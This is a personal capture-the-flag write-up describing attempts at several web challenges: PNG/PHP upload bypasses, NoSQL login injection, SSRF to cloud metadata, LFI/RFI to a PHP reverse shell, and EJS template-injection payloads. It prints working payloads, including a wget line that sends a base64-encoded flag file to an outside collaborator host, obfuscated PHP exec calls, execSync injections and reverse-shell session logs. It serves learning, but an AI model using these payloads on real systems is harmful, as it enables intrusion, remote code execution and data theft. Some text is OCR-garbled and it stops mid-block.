

Writeup

Author: redpwnda

Date: 28-Jun-2025

Discord verification flag:

```
PAYATU{d1sc0rd_v3r1f1ed_4nd_r34dy_t0_h4ck}
```

Web Issues

Secure Upload (Not solved)

Security Checks



MISSION OBJECTIVE

- Bypass all security checks
- Upload a malicious php file
- HXD might be your best friend?
- Retrieve the flag from `/app/flag/flag.txt`

Hint: You need to combine multiple bypass techniques...

- Basic `.png.php` bypass the extension check.
- Do I really need to upload a PHP file. Or I can do another attack since, python-magic check is also there.
- <https://skelmis.co.nz/posts/file-faking/> (Good article)

Based on the article I used a valid png file and added a bash command in it as shown below:


```
python3 PCRT.py -i ../redpwnda.png -o ../redpwnda-output.png -p "\necho  
'/app/flag/flag.txt'\n"
```

- Will upload the file now, lets see what kind of errors I will get.
- Ok uploaded this file with burp collaborator pingback too. Didn't worked.

```
python3 PCRT-3/PCRT.py -i redpwnda.png -o redpwnda-output.png -p '\nflag=`cat /app/flag/flag.txt|base64`; wget https://cs8quxtexrtsnsoghmn4hd96vx1opfd4.oastify.com/a?flag=$flag\n'
```

Dirsearch results: got me `/console` page with 2kb size. (can't use it)

Current file upload gives this error.



Tried following methods and didn't work

1. PCRT-3 method shared in above article
2. Adding PHP in comments. As shown in [this](#) article.
3. Redoing pcrt method. While editing in burp repeater tab.
 1. `<?call_user_func(str_rot13('fhyy_rkp'), 'curl http://7jrllsk9omknenfb8hez8801mssjge43.oastify.com');?>` This worked but no callback
 2. `<?${'_'.'POST'}[0]('curl http://9isnkujbnojpdped7jd17az3lurlfe33.oastify.com');?>` This also worked but no callback.
 3. `<? curl$IFShttp://9isnkujbnojpdped7jd17az3lurlfe33.oastify.com`?>`` This too worked, but no callback.
4. It seems PCRT method is wrong in some way. I should go back to comment method.
4. Re-doing comment method. Using same payloads as above in comment. It passed too, but no call back.

[illegible]

5. Even if I reduce the content to extreme degree and change the extension to php. It works. I have tested the payload locally also, it works.

```
Request
Pretty Raw Hex
1 POST /upload HTTP/1.1
2 Host: 13.127.133.179:51385
3 Content-Length: 282
4 Accept-Language: en-US,en;q=0.9
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
6 Content-Type: multipart/form-data;
  boundary=----WebKitFormBoundaryBR2jmWPGxHqWfC6q
7 Accept: */*
8 Origin: http://65.1.132.218:50888
9 Referer: http://65.1.132.218:50888/
10 Accept-Encoding: gzip, deflate, br
11 Connection: keep-alive
12
13 -----WebKitFormBoundaryBR2jmWPGxHqWfC6q
14 Content-Disposition: form-data; name="file"; filename="random-php.png.php"
15 Content-Type: image/png
16
17 [PNG]
18
19 IHDR<?curl http://9isnkujbnojpgdpd7jd17az3lurlfe33.oastify.com`?><IEND0B`
20 -----WebKitFormBoundaryBR2jmWPGxHqWfC6q--
21

Response
Pretty Raw Hex Render
7 X-Frame-Options: DENY
8 X-XSS-Protection: 1; mode=block
9 Strict-Transport-Security: max-age=3153600
10 Connection: close
11
12 {
13   "checks":[
14     {
15       "message":"File extension i
16       "name":"File Extension Chec
17       "status":"PASSED"
18     },
19     {
20       "message":"Content type is
21       "name":"File Type Check",
22       "status":"PASSED"
23     },
24     {
25       "message":"Valid PNG signat
26       "name":"PNG Signature Check
27       "status":"PASSED"
28     },
29     {
30       "message":"File content val
31       "name":"MIME Type Validatio
32       "status":"PASSED"
33     },
34     {
35       "message":"No malicious con
36       "name":"Advanced Security S
37       "status":"PASSED"
38     }
39   ],
40   "filename":"random-php.png_cc4e2599.p
41   "message":"File uploaded successfully
42   "success":true
43 }
```

Blind trust (Solved)

- After probing a bit found /secret page. Which confirmed it is nosql related issue.

```


37 </head>
38 <body>
39
40 <div class="hint warning">
41   <h3>Important Note</h3>
42   <p>Directory brute force won't help. The system only responds to specific injections.</p>
43 </div>
44
45 <div class="hint">
46   <h3>Database Behavior</h3>
47   <p>This database documents everything and works particularly well with Node.js applications.</p>
48 </div>
49
50 <div class="hint" style="display: none;">
51   <h3>Not so SQL</h3>

```

- Use few sample payloads. Below payload worked. Then moved on to finding the password, as web application request original password.

```
{ "username": "admin", "password": { "$ne": null } }
```

- Using regex comparison found first char, then used intruder for second. Which is 3, immediately tried s3cr3t which worked.



```

Request
Pretty Raw Hex
1 POST /api/login HTTP/1.1
2 Host: 3.110.133.162:50947
3 Content-Length: 60
4 Accept-Language: en-US,en;q=0.9
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
6 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
7 Content-Type: application/json
8 Accept: */*
9 Origin: http://3.110.133.162:50947
10 Referer: http://3.110.133.162:50947/
11 Accept-Encoding: gzip, deflate, br
12 Connection: keep-alive
13 Referer: localhost
14 {
  "username": "admin",
  "password": {
    "$regex": "s3cr3t"
  }
}

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Access-Control-Allow-Origin: *
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 139
6 ETag: W/"8b-1d245baNmGnFF7g9FzGnjt72mEk"
7 Date: Sat, 28 Jun 2025 11:26:05 GMT
8 Connection: keep-alive
9 Keep-Alive: timeout=5
10
11 {
  "success": true,
  "message": "Welcome admin! Not so Easy... Where's the password?",
  "flag": "(Login with the correct password to get the flag)"
}

```

- But password is even longer so continuing the test using intruder.
- With bit more testing password came out to be s3cr3tPass
- And the flag: PAYATU{NoSQLi_Success}

Login


Username:

Password:

Welcome admin!


Flag: PAYATU{NoSQLi_Success}

Inside Job (Solved)

 A case of the inside job has surfaced. Can you uncover what's hidden beneath the surface and crack the system from within—perhaps by digging into some overlooked metadata?


- Feels like AWS metadata. Lets see what it is.
- Source code also mentions s3 key and stuff.

- So other functionality is kinda useless. I need to work with generate pdf with URL.
- The default AWS url `http://169.254.169.254/` seems to have been blocked. As I am receiving error like `Fallback failed: Unable to fetch http://localhost:3000/latest`
- So Using basic hex encoding. Used online encoder for this `http://0xA9FEA9FE/latest`
- This works. Lets move on and fetch more details.



- Couldn't figure out what to do next.
- Ok, Used `file:///` scheme to do local file reads.
- Found a folder with name `/app` in root section. The code was saved in `app.js` file

- Flag PAYATU{169_254_on3_st3p_cl0s3r_to_@_b@ndit}



Travel Agency (Solved)

✍ destinations from all over the world. The dev team recently added a "preview template" feature that dynamically loads different pages based on user selection. Everything looks smooth on the surface, but a careless implementation might have left the site vulnerable to more than just wanderlust... Can you dig into the source and go on a remote adventure to retrieve the flag?


- Did a dirty dirsearch and found following results

```

[18:30:19] Scanning:
[18:30:32] 200 - 263B - /home.php
[18:30:32] 200 - 2KB - /index.php
[18:30:32] 200 - 2KB - /index.php/login/
[18:30:36] 403 - 280B - /server-status
[18:30:36] 403 - 280B - /server-status/

```

- Lets check them out one by one. Ok LFI works here.



- Lets see what we can do with this.
- Below is the source code of the index.php

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Bandit Tours & Travel Agency</title>
  <!-- Bootstrap CSS -->
  <link
href="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/css/bootstrap.min.css"
rel="stylesheet">
</head>
<body>
  <div class="container">
    <header class="my-4">
      <h1>Welcome to Bandit Tours & Travel Agency</h1>
      <p>Your one stop solution for booking one way flights, ground floor
hotels, and domestic tours.</p>
    </header>

    <nav>
      <ul class="nav nav-pills">
        <li class="nav-item">
          <a class="nav-link active" href="index.php?page=home.php">Home</a>
        </li>
        <li class="nav-item">
          <a class="nav-link" href="index.php?page=flights.php">Book
Flights</a>
        </li>
        <li class="nav-item">
          <a class="nav-link" href="index.php?page=hotels.php">Find
Hotels</a>
        </li>
        <li class="nav-item">
```

```

        <a class="nav-link" href="index.php?page=tours.php">Explore
Tours</a>
    </li>
</ul>
</nav>

<hr>

<div class="content mt-4">
    <?php
    // Vulnerable include logic
    if (isset($_GET['page'])) {
        $page = $_GET['page'];
        include($page);
    } else {
        echo "<p class='lead'>Welcome to TravelEasy! Please select an
option from the menu.</p>";
    }
    ?>
</div>
</div>

<!-- Bootstrap JS and Popper.js -->
<script src="https://code.jquery.com/jquery-3.6.0.min.js"></script>
<script
src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/2.11.6/umd/popper.min.js">
</script>
<script
src="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/js/bootstrap.min.js">
</script>
</body>
</html>

```

- Got this using this request

```

http://13.201.0.183:54674/index.php/index.php?page=php://filter/convert.base64-
encode/resource=../../../../var/www/html/index.php

```


- Got a revshell doing weird gymnastic

The screenshot shows a terminal window with two panes. The left pane displays the ngrok status, indicating it is online and forwarding traffic from localhost:8080 to tcp://0.tcp.in.ngrok.io:10817. The right pane shows a reverse shell session where the user navigates through the file system, listing directories and files, and eventually finds a flag: Web-CTF-Labs{Rabbit_Always_Finds_a_Hole}.

```

ngrok (Ctrl+C to quit)
Using ngrok for OSS? Request a community license: https://ngrok.com/r/oss

Session Status      online
Account             red_pwnda (Plan: Free)
Update              update available (version 3.23.3, Ctrl-U to update)
Version             3.23.1
Region              India (in)
Latency             39ms
Web Interface       http://127.0.0.1:4040
Forwarding           tcp://0.tcp.in.ngrok.io:10817 -> localhost:8080

Connections
t1l  opn  rt1  rt5  p50  p90
23   1     0.00 0.01 0.01 0.03

self.socket.bind(self.server_address)
OSError: [Errno 98] Address already in use

(kali@kali)-[/mnt/d/Learning/Attacks]
$ nc -lvnp 8080
Listening on [any] 8080 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 47792
Linux 72abffbccc4eb 4.14.355-277.647.amzn2.x86_64 #1 SMP Mon
6.64 GNU/Linux
13:44:46 up 3:59, 0 users, load average: 0.00, 0.00, 0.
USER      TTY      FROM            LOGIN@   IDLE   JCPU   P
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
$ whoami
www-data
$ cd /hom
/bin/sh: 3: cd: can't cd to /hom
$ cd home
$ ls
flags.txt
$ cat flags.txt
Web-CTF-Labs{Rabbit_Always_Finds_a_Hole}

# Try Try But Don't Cry
$

```

- With bit of more weird gymnastic found the flag.

The screenshot shows a terminal window with two panes. The left pane displays the ngrok status, indicating it is online and forwarding traffic from localhost:8080 to tcp://0.tcp.in.ngrok.io:10817. The right pane shows a reverse shell session where the user navigates through the file system, listing directories and files, and eventually finds a flag: PAYATU{BANDIT_1s_B4ND1T_RFI}.

```

ngrok (Ctrl+C to quit)
Using ngrok for OSS? Request a community license: https://ngrok.com/r/oss

Session Status      online
Account             red_pwnda (Plan: Free)
Update              update available (version 3.23.3, Ctrl-U to update)
Version             3.23.1
Region              India (in)
Latency             35ms
Web Interface       http://127.0.0.1:4040
Forwarding           tcp://0.tcp.in.ngrok.io:10817 -> localhost:8080

Connections
t1l  opn  rt1  rt5  p50  p90
23   1     0.00 0.00 0.01 0.03

$ cd /hom
/bin/sh: 3: cd: can't cd to /hom
$ cd home
$ ls
flags.txt
$ cat flags.txt
Web-CTF-Labs{Rabbit_Always_Finds_a_Hole}

# Try Try But Don't Cry
$ cd /var/
$ ls
backups
cache
lib
local
lock
log
mail
opt
run
spool
tmp
www
$ cd www
$ ls
html
web.config
$ cat web.config
User: admin244
Password: S35857X#@Adr3kLes0n
$ cd html
$ ls
S3cRetP4g329658.html
flights.php
home.php
hotels.php
index.php
tours.php
$ cat S3cRetP4g329658.html
<h1>You Are Awesome, EUREKAAAAAAAAAAAAA</h1>
<p>
PAYATU{BANDIT_1s_B4ND1T_RFI}
</p>

# OffensiveBytes # BreachForce
$

```

- Flag PAYATU{BANDIT_1s_B4ND1T_RFI}

What I did?

1. Found LFI

2. Used that LFI to look for internal files, it was hard, very hard. So tried RFI for webshell
3. Webshell didn't work, so then tried Revshell.
4. Needed to host my file as well as a listener.
5. So Used ngrok for revshell and Pinggy for hosting my file. Updated the details of ngrok by pinging it with ping command.

```

You are not authenticated.
Your tunnel will expire in 60 minutes. Upgrade to Pinggy Pro to get unrestricted tunnels. https://dashboard.pinggy.io

http://rnmdb-180-188-247-124.a.free.pinggy.link
https://rnmdb-180-188-247-124.a.free.pinggy.link

      Recvd:    1.73 K  Sent:    6.90 K
      Req:      3      Res:      3
      Active:    0      Total:    3

> GET 200 OK /
GET 200 OK /RevShell_samples/
GET 200 OK /RevShell_samples/php_rev_shell.php

Press `h` for keybindings

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements!
ws

Loading personal and system profiles took 653ms.
(kskul@Omen16z) ~
$ wsl
(Message from Kali developers)

This is a minimal installation of Kali Linux, you likely
want to install supplementary tools. Learn how:
=> https://www.kali.org/docs/troubleshooting/common-minimum-setu

(Run: "touch ~/.hushlogin" to hide this message)
The terminal output is saving to /home/kali/logs/2025-06-28.19-12
(kali@Omen16z) [/mnt/c/Users/kskul]
$ cd /mnt/d/Learning/Attacks/
(kali@Omen16z) [/mnt/d/Learning/Attacks]
$ python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
127.0.0.1 - - [28/Jun/2025 19:14:03] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [28/Jun/2025 19:14:09] "GET /RevShell_samples/ HTTP
127.0.0.1 - - [28/Jun/2025 19:14:45] "GET /RevShell_samples/php_r
200 -

```

Secure Storage Vault (Not Solved)

The city has just rolled out a new secure file storage system for its citizens. Users can register, log in, and upload their files but are you sure it's as secure as they claim? Explore the platform, uncover its flaws, and retrieve the flag hidden within the system.

- Attempted all below attacks. Failed in all.
- SSTI and Prototype pollution on EJS 3.1.9

```
//payload while fetchin blog
is_admin%5Bview%20options%5D%5Bclient%5D=true&settings%5Bview%20options%5D%5Besca
peFunction%5D=1;return%20global.process.mainModule.constructor._load('child_proce
ss').execSync('$encoded_command');
```

```
//payload while fetching blog
__proto__[toString]%3d<%25%3d+global.process.mainModule.require('child_process').
execSync('id').toString()+%25>%26blog_name%3danyblog%3fblog_name%3dabout-secure-
storage-vault
```

```
//payload during registration
```

```
{
  "username": "test2",
  "password": "test",
  "__proto__": { "is_admin": true }
}


// Tried registration overwrite and mass assignment.
// Deserialization attempts in cookie payload.
```

- SSTI felt the best pathway, but couldn't leverage it.

Seal the deal (Not Solved)

🔗 You've landed on a basic login/signup portal. Everything looks simple — create an account, log in, view your profile. But there's something... strange. Regular users don't seem to have access to a certain hidden area. Rumor has it that someone managed to sneak their way into the admin zone — without hacking the front door. Can you figure out how to bend the system and take control?


- Found json keys with `k` base64 encoded secret keys.




```
{
